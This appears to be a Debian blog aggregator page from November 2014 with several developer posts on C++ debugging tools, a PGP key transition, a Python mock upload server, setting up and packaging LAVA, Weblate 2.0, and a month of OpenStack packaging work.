See here and here. Essential tools You need at least g++ 4.8 or clang 3.3 to have full C++11 support. They will be both available in jessie, and for wheezy you can use the nightly clang packages repository. I cannot think of a good excuse not to use -Wall on new code. scan-build from clang is another nice resource for catching even more potential problems at compile time. valgrind is a great tool for runtime code analysis: valgrind --tool=memcheck (the default) will check your program for wrong memory accesses and memory leaks. valgrind --tool=callgrind will trace function calls for profiling, to be analyzed with kcachegrind. valgrind --tool=helgrind can check multi-threaded programs for suspicious concurrent memory accesse patterns. And of course gdb: a nice trick with C++ is to issue catch throw to get a breakpoint at the point where an exception is being thrown. help catch provides a list of other interesting catch examples. Coredump tips: ulimit -c to enable core dumps, triggering a core dump with ^\, opening a core with gdb program core, and more details on man 5 core. An extra gdb tip, which is not related to C++ but helped me considerably recently, is that it can be attached to running python programs to get a live Python traceback.

27 November 2014

Jonathan Dowland: PGP transition statement

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512,SHA1
I'm transitioning from my old, 1024-bit DSA PGP key, FD35 0B0A C6DD 5D91 DB7A 83D1 168B 4E71 7032 F238, to my newer, 4096-bit RSA key, E037 CB2A 1A00 61B9 4336 3C8B 0907 4096 06AA AAAA. If you have signed my old key, I'd be very grateful if you would consider signing my new key. (Thanks in advance!) This is long overdue! I've had 06AAAAAA since 2009, but it took me a while to get enough signatures on it for me to consider a transition. I still have far more signatures on my older key, owing to attending more conferences when I was using it than since I switched. This statement, available in plaintext at http://jmtd.net/log/pgp_transition/statement.txt, has been signed with both keys. I've marked my old key as expiring in around 72 days time, which coincides with my change of job, and will be just short of ten years since I generated it.
-----BEGIN PGP SIGNATURE-----
Version: GnuPG/MacGPG2 v2.0.22 (Darwin)
iQIcBAEBCgAGBQJUdysuAAoJEAkHQJYGqqqquQ0QALVGcn9Wbasg0oh8JeE8rN7h
k7FeZjmGk+ZwfXwo4Eq4pjxKp+TN+r4xBCFSHDRmMaAm9q7aWF/RqkdNiEtioQfJ
SmfzLsoEnSBmS9dr1LvAoxIlUzs/9Lt8EY2tB4NQne3QIu3VyRBjQDvqff6KJgkV
849+GsrJezkg/2VFZkZp1N9y0YwrmezV/1j0N6zR8Y20LlF4YuD3egUJYvbrQ1pA
krJwhiHskXRinqviYMg4CuTZZ3m2wc4fM6uiY5t9taqK90KFgmg73KvW6Rx2L+XP
BUzTlSYHnK+qI23Cng//DthFww2Wf9RofkfRgXk0zAe4+DcoMZzALKtZQA6GrT46
wzsmu459p5nUwwa6BzUvqBzyVtzbtHN5xaFwbjHCPlemsFlH/8LHackJLsBvr2Gp
q292huYu/HNo+Q6OIslFX6rc5AR3HKdbU2DxYMPAfI+CEtW1XwetK8ADSZc1v54C
+sc+Yb2kAleLX2xMIfS9JqvcKOP2Gbo7nTdRPnS2jZRWOv8JxVfFiSzHVODtlLfk
AmRvms5rQ2nPnB21yOd+DP2sACVKY0MS7/UwMh2hoQLR/bSu/jRh24n3WHDfQWtF
Jp4AD80ABFV2t/pSP1L70HlxwPmOzra8AVzCdXMOT/SdT387rSM9fvue4FY5goT+
/pResJSl9pAbBCtjOFJoiEYEARECAAYFAlR3Ky4ACgkQFotOcXAy8jiLawCgofsp
ggze/iSpfkyeL0vhXi6N/WMAoLQogFQY+VaQrVP3lGl1VVh4jw0W
=JBA4
-----END PGP SIGNATURE-----

25 November 2014

Enrico Zini: mock-webserver

A mock webserver to use for unit testing HTTP clients With python -m SimpleHTTPServer it's easy to bring up an HTTP server to use to test HTTP client code, however it only supports GET requests, and I needed to test an HTTP client that needs to perform a file upload. It took way more than I originally expected to put this together, so here it is, hopefully saving other people (including future me) some time:
#!/usr/bin/python3
import http.server
import cgi
import socketserver
import hashlib
import json
PORT = 8081
class Handler(http.server.SimpleHTTPRequestHandler):
    def do_POST(self):
        info =  
            "method": "POST",
            "headers":   k: v for k, v in self.headers.items()  ,
         
        # From https://snipt.net/raw/f8ef141069c3e7ac7e0134c6b58c25bf/?nice
        form = cgi.FieldStorage(
            fp=self.rfile,
            headers=self.headers,
            environ= 'REQUEST_METHOD':'POST',
                     'CONTENT_TYPE':self.headers['Content-Type'],
                      )
        postdata =  
        for k in form.keys():
            if form[k].file:
                buf = form.getvalue(k)
                postdata[k] =  
                    "type": "file",
                    "name": form[k].filename,
                    "size": len(buf),
                    # json.dumps will not serialize a byte() object, so we
                    # return the shasum instead of the file body
                    "sha256": hashlib.sha256(buf).hexdigest(),
                 
            else:
                vals = form.getlist(k)
                if len(vals) == 1:
                    postdata[k] =  
                        "type": "field",
                        "val": vals[0],
                     
                else:
                    postdata[k] =  
                        "type": "multifield",
                        "vals": vals,
                     
        info["postdata"] = postdata
        resbody = json.dumps(info, indent=1)
        print(resbody)
        resbody = resbody.encode("utf-8")
        self.send_response(200)
        self.send_header("Content-type", "application/json")
        self.send_header("Content-Length", str(len(resbody)))
        self.end_headers()
        self.wfile.write(resbody)
class TCPServer(socketserver.TCPServer):
    # Allow to restart the mock server without needing to wait for the socket
    # to end TIME_WAIT: we only listen locally, and we may restart often in
    # some workflows
    allow_reuse_address = True
httpd = TCPServer(("", PORT), Handler)
print("serving at port", PORT)
httpd.serve_forever()

22 November 2014

Daniel Pocock: rtc.debian.org updated for latest browsers

I've just updated rtc.debian.org with the latest versions of JSCommunicator and JsSIP. The version of JsSIP that had been on the site was actually quite old, from February 2014 and the browsers have evolved a lot since then. If you've tried it before and it didn't work consistently please try again and feel free to share any feedback you have.

21 November 2014

Daniel Pocock: PostBooks 4.7 packages available, xTupleCon 2014 award


I recently updated the PostBooks packages in Debian and Ubuntu to version 4.7. This is the version that was released in Ubuntu 14.10 (Utopic Unicorn) and is part of the upcoming Debian 8 (jessie) release. Better prospects for Fedora and RHEL/CentOS/EPEL packages As well as getting the packages ready, I've been in contact with xTuple helping them generalize their build system to make packaging easier. This has eliminated the need to patch the makefiles during the build. As well as making it easier to support the Debian/Ubuntu packages, this should make it far easier for somebody to create a spec file for RPM packaging too. Debian wins a prize While visiting xTupleCon 2014 in Norfolk, I was delighted to receive the Community Member of the Year award which I happily accepted not just for my own efforts but for the Debian Project as a whole. Steve Hackbarth, Director of Product Development at xTuple, myself and the impressive Community Member of the Year trophy This is a great example of the productive relationships that exist between Debian, upstream developers and the wider free software community and it is great to be part of a team that can synthesize the work from so many other developers into ready-to-run solutions on a 100% free software platform. Receiving this award really made me think about all the effort that has gone into making it possible to apt-get install postbooks and all the people who have collectively done far more work than myself to make this possible: Here is a screenshot of the xTuple web / JSCommunicator integration, it was one of the highlights of xTupleCon: and gives a preview of the wide range of commercial opportunities that WebRTC is creating for software vendors to displace traditional telecommunications providers. xTupleCon also gave me a great opportunity to see new features (like the xTuple / Drupal web shop integration) and hear about the success of consultants and their clients deploying xTuple/PostBooks in various scenarios. The product is extremely strong in meeting the needs of manufacturing and distribution and has gained a lot of traction in these industries in the US. Many of these features are equally applicable in other markets with a strong manufacturing industry such as Germany or the UK. However, it is also flexible enough to simply disable many of the specialized features and use it as a general purpose accounting solution for consulting and services businesses. This makes it a good option for many IT freelancers and support providers looking for a way to keep their business accounts in a genuinely open source solution with a strong SQL backend and a native Linux desktop interface.

19 November 2014

Miriam Ruiz: Awesome Bullying Lesson

A teacher in New York was teaching her class about bullying and gave them the following exercise to perform. She had the children take a piece of paper and told them to crumple it up, stamp on it and really mess it up but do not rip it. Then she had them unfold the paper, smooth it out and look at how scarred and dirty is was. She then told them to tell it they re sorry. Now even though they said they were sorry and tried to fix the paper, she pointed out all the scars they left behind. And that those scars will never go away no matter how hard they tried to fix it. That is what happens when a child bullies another child, they may say they re sorry but the scars are there forever. The looks on the faces of the children in the classroom told her the message hit home. ( Source: http://www.buzzfeed.com/mjs538/awesome-bullying-lesson-from-a-new-york-teacher )

10 November 2014

Neil Williams: On getting NEW packages into stable

There s a lot of discussion / moaning /arguing at this time, so I thought I d post something about how LAVA got into Debian Jessie, the work involved and the lessons I ve learnt. Hopefully, it will help someone avoid the disappointment of having their package missing the migration into a future stable release. This was going to be a talk at the Minidebconf-uk in Cambridge but I decided to put this out as a permanent blog entry in the hope that it will be a useful reference for the future, not just Jessie. Context LAVA relies on a number of dependencies which were at the time all this started NEW to Debian as well as many others already in Debian. I d been running LAVA using packages on my own system for a few months before the packages were ready for use on the main servers (I never actually installed LAVA using the old virtualenv method on my own systems, except in a VM). I did do quite a lot of this on my own but I also had a team supporting the effort and valuing the benefits of moving to a packaged system. At the time, LAVA was based on Ubuntu (12.04 LTS Precise Pangolin) and a new Ubuntu LTS was close (Trusty Tahr 14.04) but I started work on this in 2013. By the time my packages were ready for general usage, it was winter 2013 and much too close to get anything into Ubuntu in time for Trusty. So I started a local repo using space provided by Linaro. At the same time, I started uploading the dependencies to Debian. json-schema-validator, django-testscenarios and others arrived in April and May 2014. (Trusty was released in April). LAVA arrived in NEW in May, being accepted into unstable at the end of June. LAVA arrived in testing for the first time in July 2014. Upstream development continued apace and a regular monthly upload, with some hotfixes in between, continued until close to the freeze. At this point, note that although upstream is a medium sized team, the Debian packaging also has a team but all the uploads were made by me. I planned ahead. I knew that I would be going to Macau for Linaro Connect in February a critical stage in the finalisation of the packages and the migration of existing instances from the old methods. I knew that I would be on vacation from August through to the end of September 2014 including at least two weeks with absolutely no connectivity of any kind. Right at this time, Django1.7 arrived in experimental with the intent to go into unstable and hence into Jessie. This was a headache for me, I initially sought to delay the migration until after Jessie. However, we discussed it upstream, allocated time within the busy schedule and also sought help from within Debian with the RFH tag. Rapha l Hertzog contributed patches for django1.7 support and we worked on those patches upstream, once I was back from vacation. (The final week of my vacation was a work conference, so we had everyone together at one hacking table.) Still there was more to do, the django1.7 patches allowed the unit tests to complete but broke other parts of the lava-server package and needed subsequent tweaks and fixes. Even with all this, the auto-removal from testing for packages affected by RC bugs in their dependencies became very important to monitor (it still is). It would be useful if some packages had less complex dependency chains (I m looking at you, uwsgi) as the auto-removal also covers build-depends. This led to some more headaches with libmatheval. I m not good with functional programming languages, I did have some exposure to Scheme when working on Gnucash upstream but it wasn t pleasant. The thought of fixing a scheme problem in the test suite of libmatheval was daunting. Again though, asking for help, I found people in the upstream team who wanted to refresh their use of scheme and were able to help out. The fix migrated into testing in October. Just for added complications, lava-server gained a few RC bugs of it s own during that time too fixed upstream but awkward nonetheless. Achievement unlocked So that s how a complex package like lava-server gets into stable. With a lot of help. The main problem with top-level packages like this is the sheer weight of the dependency chain. Something seemingly unrelated (like libmatheval) can seriously derail the migrations. The package doesn t use the matheval support provided by uwsgi. The bug in matheval wasn t in the parts of matheval used by uwsgi. It wasn t in a language I am at all comfortable in fixing but it s my name on the changelog of the NMU. That happened because I asked for help. OK, when django1.7 was scheduled to arrive in Debian unstable and I knew that lava was not ready, I reacted out of fear and anxiety. However, I sought help, help was provided and that help was enough to get upstream to a point where the side-effects of the required changes could be fixed. Maintaining a top-level package in Debian is becoming more like maintaining a core package in Debian and that is a good thing. When your package has a lot of dependencies, those dependencies become part of the maintenance workload of your package. It doesn t matter if those are install time dependencies, build dependencies or reverse dependencies. It doesn t actually matter if the issues in those packages are in languages you would personally wish to be expunged from the archive. It becomes your problem but not yours alone. Debian has a lot of flames right now and Enrico encouraged us to look at what else is actually happening in Debian besides those arguments. Well, on top of all this with lava, I also did what I could to help the arm64 port along and I m very happy that this has been accepted into Jessie as an official release architecture. That s a much bigger story than LAVA yet LAVA was and remains instrumental in how arm64 gained the support in the kernel and various upstreams which allowed patches to be accepted and fixes to be incorporated into Debian packages. So a roll call of helpers who may otherwise not have been recognised via changelogs, in no particular order: Also general thanks to the Debian FTP and Release teams. Lessons learnt
  1. Allow time! None of the deadlines or timings involved in this entire process were hidden or unexpected. NEW always takes a finite but fairly lengthy amount of time but that was the only timeframe with any amount of uncertainty. That is actually a benefit it reminds you that this entire process is going to take a significant amount of time and the only loser if you try to rush it is going to be you and your package. Plan for the time and be sceptical about how much time is actually required.
  2. Ask for help! Everyone in Debian is a volunteer. Yes, the upstream for this project is a team of developers paid to work on this code (and largely only this code) but the upstream also has priorities, requirements, objectives and deadlines. It s no good expecting upstream to do everything. It s no good leaving upstream insufficient time to fit the required work into the existing upstream schedules. So ask for help within upstream and within Debian ask for help wherever you can. You don t know who may be able to help you until you ask. Be clear when asking for help how would someone test their proposed fix? Exactly what are you asking for help doing? (Hint: everything is not a good answer.)
  3. Keep on top of announcements and changes. The release team in Debian have made the timetable strict and have published regular updates, guidelines and status notes. As maintainer, it is your responsibility to keep up with those changes and make others in the upstream team aware of the changes and the implications. Upstream will rely on you to provide accurate information about these requirements. This is almost more important than actually providing the uploads or fixes. Without keeping people informed, even asking for help can turn out to be counter-productive. Communicate within Debian too talk to the teams, send status updates to bugs (even if the status is tag 123456 + help).
  4. Be realistic! Life happens around us, things change, personal timetables get torn up. Time for voluntary activity can appear and disappear (it tends to disappear far more often than extends, so take that into account too).
  5. Do not expect others to do the work for you asking for help is one thing, leaving the work to others is quite another. No complaining to the release team that they are blocking your work and avoid pleading or arguing when a decision is made. The policies and procedures within Debian are generally clear and there are quite enough arguments without adding more. Read the policies, read the guidelines, watch how other packages and other maintainers are handled and avoid those mistakes. Make it easy for others to help deliver what you want.
  6. Get to know your dependency chain follow the links on the packages.debian.org pages and get a handle on which packages are relevant to your package. Subscribe to the bug pages for some of the more high-risk packages. There are tools to help. rc-alert can help you spot problems with runtime dependencies (you do have your own package installed on a system running unstable if not, get that running NOW). Watching build-dependencies is more difficult, especially build-dependencies of a runtime dependency, so watch the RC bug lists for packages in your dependency chain.
Above all else, remember why you and upstream want the packages in Debian in the first place. Debian is a respected distribution and has an acknowledged reputation for stability and portability. The very qualities that you and your upstream desire from having your package in Debian have direct implications for the amount of work and the amount of time that will be required to get your packages into Debian and keep them there. Having your package in Debian will bring considerable benefits but you will be required to invest a considerable amount of time. It is this contribution which is valuable to Debian and it is this work which will deliver the benefits you seek. Being an expert in the one package is wildly inadequate. Debian is about the system, the whole distribution and sooner or later, you as the maintainer will be absolutely required to handle something which is so far out of your comfort zone it s untrue. The reality is that you are not expected to fix that problem you are expected to handle that problem and that includes seeking and acknowledging the help of others. The story isn t over until release day. Having your package in testing the day before the freeze is one step. It may be a large step, but it is only one. The status of that package still needs monitoring. That long dependency chain can still come back and bite. Don t wait for problems to surprise you. Finally One thing I do ask is that other upstream teams and maintainers think about the dependency chain they are creating. It may sound nice to have bindings for every interpreted language possible when releasing your compiled library but it does not help people using that library. Yes, it is more work releasing the bindings separately because a stable API is going to be needed to allow version 1.2.3 to work alongside 1.2.2 and 1.3.0 or the entire effort is pointless. Consider how your upstream package migrates. Consider how adding yet another build-dependency for an optional component makes things exponentially harder for those who need to rely on that upstream. If it is truly optional, release it separately and keep backwards compatibility on each side. It is more work but in reality, all that is happening is that the work is being transferred from the distribution (where it helps only that one distribution and causes duplication into other distributions) into the upstream (where it helps all distributions). Think carefully about what constitutes core functionality and release the rest separately. Combining bindings for php, ruby, python, java, lua and xslt into a single upstream release tarball is a complete nonsense. It simply means that the package gets blocked from new uploads by the constant churn of being involved in every transition that occurs in the distribution. There is a very real risk that the package will miss a stable release simply by having fingers in too many pies. That hurts not only this upstream but every upstream trying to use any part of your code. Every developer likes to think that people are using and benefiting from their effort. It s not nice to directly harm the interests of other developers trying to use your code. It is not enough for the binary packages to be discrete migrations happen by source package and the released tarball needs to not include the optional bindings. It must be this way because it is the source package which determines whether version 1.2.3 of plugin foo can work with version 1.2.0 of the library as well as with version 1.3.0. Maintainers regularly deal with these issues so talk to your upstream teams and explain why this is important to that particular team. Help other maintainers use your code and help make it easier to make a stable release of Debian. The quicker the freeze & release process becomes, the quicker new upstream versions can be uploaded and backported.

7 November 2014

Riku Voipio: Adventures in setting up local lava service

Linaro uses LAVA as a tool to test variety of devices. So far I had not installed it myself, mostly due to assuming it to be enermously complex to set up. But thanks to Neil Williams work on packaging, installation has got a lot easier. Follow the Official Install Doc and Official install to debian Doc, roughly looking like: 1. Install Jessie into kvm

kvm -m 2048 -drive file=lava2.img,if=virtio -cdrom debian-testing-amd64-netinst.iso
2. Install lava-server

apt-get update; apt-get install -y postgresql nfs-kernel-server apache2
apt-get install lava-server
# answer debconf questions
a2dissite 000-default && a2ensite lava-server.conf
service apache2 reload
lava-server manage createsuperuser --username default --email=foo.bar@example.com
$EDITOR /etc/lava-dispatcher/lava-dispatcher.conf # make sure LAVA_SERVER_IP is right
That's the generic setup. Now you can point your browser to the IP address of the kvm machine, and log in with the default user and the password you made. 3 ... 1000 Each LAVA instance is site customized for the boards, network, serial ports, etc. In this example, I now add a single arndale board.

cp /usr/lib/python2.7/dist-packages/lava_dispatcher/default-config/lava-dispatcher/device-types/arndale.conf /etc/lava-dispatcher/device-types/
sudo /usr/share/lava-server/add_device.py -s arndale arndale-01 -t 7001
This generates us a almost usable config for the arndale. For site specifics I have usb-to-serial. Outside kvm, I provide access to serial ports using the following ser2net config:

7001:telnet:0:/dev/ttyUSB0:115200 8DATABITS NONE 1STOPBIT
7002:telnet:0:/dev/ttyUSB1:115200 8DATABITS NONE 1STOPBIT
TODO: make ser2net not run as root and ensure usb2serial devices always get same name.. For automatic power reset, I wanted something cheap, yet something that wouldn't require much soldering (I'm not a real embedded engineer.. I prefer software side ;) . Discussed with Hector, who hinted about prebuilt relay boxes. Chose one from Ebay, a kmtronic 8-port USB Relay. So now I have this cute boxed nonsense hack. The USB relay is driven with a short script, hard-reset-1

stty -F /dev/ttyACM0 9600
echo -e '\xFF\x01\x00' > /dev/ttyACM0
sleep 1
echo -e '\xFF\x01\x01' > /dev/ttyACM0
Sidenote: If you don't have or want automated power relay for lava, you can always replace this this script with something along "mpg123 puny_human_press_the_power_button_now.mp3" Both the serial port and reset script are on server with dns name aimless. So we take the /etc/lava-dispatcher/devices/arndale-01.conf that add_device.py created and make it look like:

device_type = arndale
hostname = arndale-01
connection_command = telnet aimless 7001
hard_reset_command = slogin lava@aimless -i /etc/lava-dispatcher/id_rsa /home/lava/hard-reset-1
Since in my case I'm only going to test with tftp/nfs boot, the arndale board needs only to be setup to have a u-boot bootloader ready on power-on. Now everything is ready for a test job. I have a locally built kernel and device tree, and I export the directory using the httpd available by default in debian.. Python!

cd out/
python -m SimpleHTTPServer
Go to the lava web server, select api->tokens and create a new token. Next we add the token and use it to submit a job

$ sudo apt-get install lava-tool
$ lava-tool auth-add http://default@lava-server/RPC2/
$ lava-tool submit-job http://default@lava-server/RPC2/ lava_test.json
submitted as job id: 1
$
The first job should now be visible in the lava web frontend, in the scheduler -> jobs part. If everything goes fine, the relay will click in a moment and the job will finish in a few minutes.

6 November 2014

Michal &#268;iha&#345;: Weblate 2.0

Weblate 2.0 has been released today. It comes with lot of improvements in backend and completely new user interface. Full list of changes for 2.0: You can find more information about Weblate on http://weblate.org, the code is hosted on Github. If you are curious how it looks, you can try it out on demo server. You can login there with demo account using demo password or register your own user. Ready to run appliances will be soon available in SUSE Studio Gallery. Weblate is also being used https://hosted.weblate.org/ as official translating service for phpMyAdmin, Gammu, Weblate itself and others. If you are free software project which would like to use Weblate, I'm happy to help you with set up or even host Weblate for you. Further development of Weblate would not be possible without people providing donations, thanks to everybody who have helped so far!

Filed under: English phpMyAdmin SUSE Weblate 0 comments Flattr this!

2 November 2014

Thomas Goirand: OpenStack packaging activity: October 2014

Wednesday 1:
Uploaded python-xstatic-jquery removing the .pth file from package.
Uploaded python-taskflow 0.4 to experimental, needed by Cinder Juno RC1
Uploaded Cinder Juno RC1 to experimental Thuesday 2:
Finally understood that the issue with murano-dashboard was that it doesn t build without django-nose >= 1.2. Opened new patch at: https://review.openstack.org/125565
Uploaded murano-dashboard to Experimental, now using django-nose from wheezy-backports in my jenkins setup, so murano-dashboard can be built for Wheezy.
Uploaded python-oslotest 1.1.0.0 (really is upstream 1.1.0)
Uploaded python-oslo.serialization 1.0.0-1 (needed by Ceilometer Juno RC1)
Uploaded Ceilometer Juno RC1
Uploaded Heat Juno RC1
Uploaded oslo.rootwrap 1.3.0.0
Uploaded oslo.db 1.0.2 (bugfix release)
Wrote a new system in openstack-pkg-tools to generate init scripts and. service files from a template, so we don t have to write N times the same thing. Friday 3:
Reworked openstack-pkg-tools to generate automatically sysv-rc init scripts, upstart jobs and systemd unit files, making the system more unified and consistent.
Applied the new system to all packages in Juno.
Uploaded Keystone 2014.1.3-1 to Sid
Uploaded Nova 2014.1.3-1 to Sid
Uploaded Glance 2014.1.3-1 to Sid
Uploaded Neutron 2014.1.3-1 to Sid
Uploaded Horizon 2014.1.3-1 to Sid
Uploaded Cinder 2014.1.3-1 to Sid
Uploaded Trove 2014.1.3-1 to Sid
Uploaded Ceilometer 2014.1.3-1 to Sid Saturday 4:
Uploaded Horizon Juno RC1 to Experimental
Uploaded oslotest 1.1.0.0 to Experimental
Uploaded Ironic Juno RC1 to Experimental
Uploaded Designate Juno RC1 to Experimental
Uploaded Nova Juno RC1 to Experimental
Uploaded Neutron Juno RC1 to Experimental
Uploaded openstack-meta-packages 0.10 to Sid
Uploaded openstack-pkg-tools 13 to Experimental
Uploaded murano-agent Juno RC1 to Experimental Sunday 5:
Uploaded Sahara Juno RC1 to Experimental (it s been approved by FTP masters)
Uploaded Murano Juno RC1 to Experimental (it s been approved by FTP masters)
Fixed all debian/watch file to understand ~b and ~rc releases (fixed applied on both Icehouse and Juno branches, though no upload yet, I ll wait until uploads are needed to have this in the archive ).
Uploaded Trove Juno RC1 to Experimental
Uploaded Sahara Juno RC1 to Experimental With this last upload, everything of Juno RC1 is in Debian Experimental! \o/ Monday 6:
Uploaded some fixes for Nova 2014.1.3-2 in Sid:
* Removed contrib/boto_v6/* in debian/copyright, replaced bin/nova-manage by nova/cmd/ baremetal_, manage.py.
* Mangling upstream rc and beta versions in watch file.
* Added 9990_update_german_programm_messages.patch, thanks to Helge Kreutzmann <debian@helgefjell.de>.
* Fixed correct de.po (Closes: #763682).
* Added nl.po initial Debconf translation, thanks to Frans Spiesschaert <Frans.Spiesschaert@yucom.be> (Closes: #764125).
* Standards-Version is now 3.9.6 (no change).
Upstreamed german translation of po file: https://review.openstack.org/126212
Uploaded Designate 2014.1-12 to Sid, added new de.po also to the Juno branch on alioth (but didn t upload the fix yet).
Uploaded sphinxcontrib-httpdomain new upstream 1.3.0 release, added Python 3.x support to the package, and transitionning to the correct namespaced python-sphinxcontrib.httpdomain package name.
Spent most of the day fixing python-xstatic issues:
o uploaded libjs-twitter-bootstrap-datepicker 1.3.1
o uploaded python-xstatic-bootstrap-datepicker requiring this libjs package
o fixed python-xstatic-jquery-ui package
Now Horizon Juno RC1 builds well, and can be installed again. \o/ Tuesday 7:
Backported python-libvirt 1.2.8 in Wheezy (for Nova Juno support )
Uploaded Ceilometer Juno RC1 with ceilometer-agent-ipmi added (the package will therefore go through the NEW queue).
Uploaded python-requestbuilder 0.2.2-1, needed by the maintainers of euca2ools.
Ported the unified generated init system scripts to Icehouse packages.
Uploaded to Sid updates for: openstack-pkg-tools, ceilometer, cinder, glance, keystone, cinder, nova. Wednesday 8:
Uploaded openstack-pkg-tools 16 to Sid
Uploaded murano-dashboard (with upstream fix to remove font-awesome, which was the reason for FTP master s rejection)
Uploaded ceilometer Juno RC1 with new IPMI agent package (needed for Ironic support).
Uploaded heat 2014.1.3 which I forgot.
Tested https://review.openstack.org/#/c/126777/ which solves the bug I sent to launchpad and approved the patch.
Uploaded python-requestbuilder 0.2.3 Thesday 9:
Worked on fixing Neutron Alembic migration with SQLite3.
Uploade Neutron 2014.2~rc1-3 with a fix for a patch that was destroying dhcp.py. This still doesn t include the Alembic migration fixes, which are still a WIP. Firday 10:
Finished fixing Neutron SQLite 3 Alembic migrations.
Uploaded neutron 2014.2~rc1-3 with the fixes.
Fixed Ceilometer wrong generation of sample config file, using upstream patch (after discussing with Julien Danjou so he wrote it).
Uploaded Ceilometer 2014.2~rc1-4 with the fix
Checked that all packages can be installed in non-interactive mode. This works well now! \o/ Saturday 11:
Uploaded new version of python-xstatic-angular-cookies (ie: 1.2.24.1-2) which allows a higher version of libjs-angularjs (otherwise the package is not installable in Sid/Jessie since last version of angularjs is uploaded). Sunday 12:
Uploaded factory-boy fix for FTBFS
Uploaded python-django-appconf FTBFS
Uploaded Horizon Juno RC2
Uploaded Heat Juno RC3
Uploaded Trove Juno RC2
Uploaded Glance Juno RC2
Uploaded Sahara Juno RC2
Uploaded Nova Juno RC2
Uploaded Neutron Juno RC2
Uploaded Cinder Juno RC2
Uploaded murano-dashboard Juno RC2 Monday 13:
Uploaded python-heatclient 0.2.12-1 to Experimental
Uploaded python-yaql with RC bugfix to Sid (missing dep on python3-ply). Thuesday 14:
Fixed arping newly added dependency in Neutron
Started testing install of all of openstack Juno at once Wednesday 15:
Fixed missing configuration files in Ceilometer (ceilometer-api couldn t start)
Upgraded to Ceilometer Juno RC3.
Backported python-setuptools, as keystone and others are broken due to the namespace of modules not working correctly with the old version of python-pkg-resources. With the new one, everything is back in order. Thesday 16:
Uploaded to Debian Experimental the final release of Juno (ie: 2014.2) for:
Sahara
Nova
Ceilometer
Cinder
Heat
Neutron
Glance
Keystone
Horizon (with fix for Django 1.7 in the wsgi file)
Uploaded to Sid:
Swift 2.2.0
Horizon 2014.1.3-3 with fix for Django 1.7 in the wsgi file that was crashing apache. OpenStack Juno packages are out!!! (ready the day of the upstream release ) Friday 17:
Investigated Trove RC bug #765348, couldn t reproduce, and therefore closed it.
Uploaded Ironic Juno final to Experimental
Uploaded Designate Juno final to Experimental
Uploaded a fix for python-jingo which failed to build with Django 1.7. Sent pull request upstream: https://github.com/jbalogh/jingo/pull/63
Uploaded CVE-2014-7230 & CVE-2014-7231 fixes for both Cinder and Nova in Debian Sid, as per OSSA 2014-036 patches. No need to upload a fix for Trove, as 2014.1.3 already has the fixes. Saturday 18:
Started building Trusty packages
Fixed oslo-config so that it never depends on python3-argparse, which doesn t exist (uploaded to Experimental)
Uploaded python-django-pyscss 1.0.3-2 with python-simplejson now as build-depends (it failed to build in my Trusty jenkins without it).
Uploaded a fix for stevedore and oslo-config to not depends on python3-argparse in Ubuntu (added debian/py3dist-overrides) Sunday 19:
Uploaded python-taskflow with ordereddict in debian/pydist-overrides.
Backported JS packages for Horizon and libvirt for Trusty (from Sid). My new Jenkin server is now producing a full set of Juno packages for Ubuntu trusty. And of course, it s updated on each git push, just like for the Wheezy backports. Monday 20:
Added FORCE_COULEUR=1 when running tests in python-couleur, so that it doesn t fail when running with git-buildpackage. Uploaded result in Sid.
Fixed python-mockito so that it never downloads distribute or nose on its clean target, which was annoying when running git-buildpackage. Uploaded to Sid.
Started to work again on automatic package deployment using openstack-deploy, from the openstack-meta-packages source package. Thuesday 21, Wednesday 22:
Worked on testing packages, did couples of minor fixes, reworked some of the default configuration files to match the install-guide, move configuration directive to the correct new section in nova.conf, etc. Thursday 23:
Patch the Neutron chapter in the install-guide to take into account the changes done on Thuesday 21, Wednesday 22, and simplify the install procedure in Debian. https://review.openstack.org/#/c/130501/ Friday 24:
Busy packing my stuff for moving to France Not much packaging work, except more auto-deploy stuff and some tests. Saturday 25:
Uploaded Nova, Neutron, Cinder and Horizon Icehouse in Sid, including some debconf translation updates, beating the Jessie freeze deadline in 10 days.
Fixed and uploaded openstack-debian-images in Sid: the login option wasn t modifying the default sudoers file, which always contained debian , instead of the custom login. Sunday 26:
Traveled to Moscow Monday 27 & Tuesday 28:
Fixed some murano & murano-dashboard stuff, thanks to the help of some murano team members in Moscow office. Uploaded fixes for murano & murano-dashboard. Tested that murano-dashboard works well, and now it does! :)
Uploaded version dependency fixes for python-xstatic-angular-cookies and python-xstatic-d3 which couldn t be installed in Sid/Jessie because of libjs-* updates. Wednesday 29:
Meeting with Saratov team
Updated sahara endpoints, but didn t upload the package yet to Debian. Thursday 30:
Uploaded ruby-raemon needed for Astute (part of Fuel web).
Packaged ruby-symboltable (not uploaded yet). Friday 31:
Wrote unit test runner for python-webpy (the current package doesn t have unit test runs).
Uploaded python-dbutils (needed by python-web.py unit tests) to Sid: now in NEW queue
Uploaded python-nose-parametrized & python-nose-timer to Sid: now in NEW queue
Uploaded sahara -2 fixing the API endpoint registration URL and service name.
Uploaded python-sphinxcontrib.plantuml to Sid: : now in NEW queue
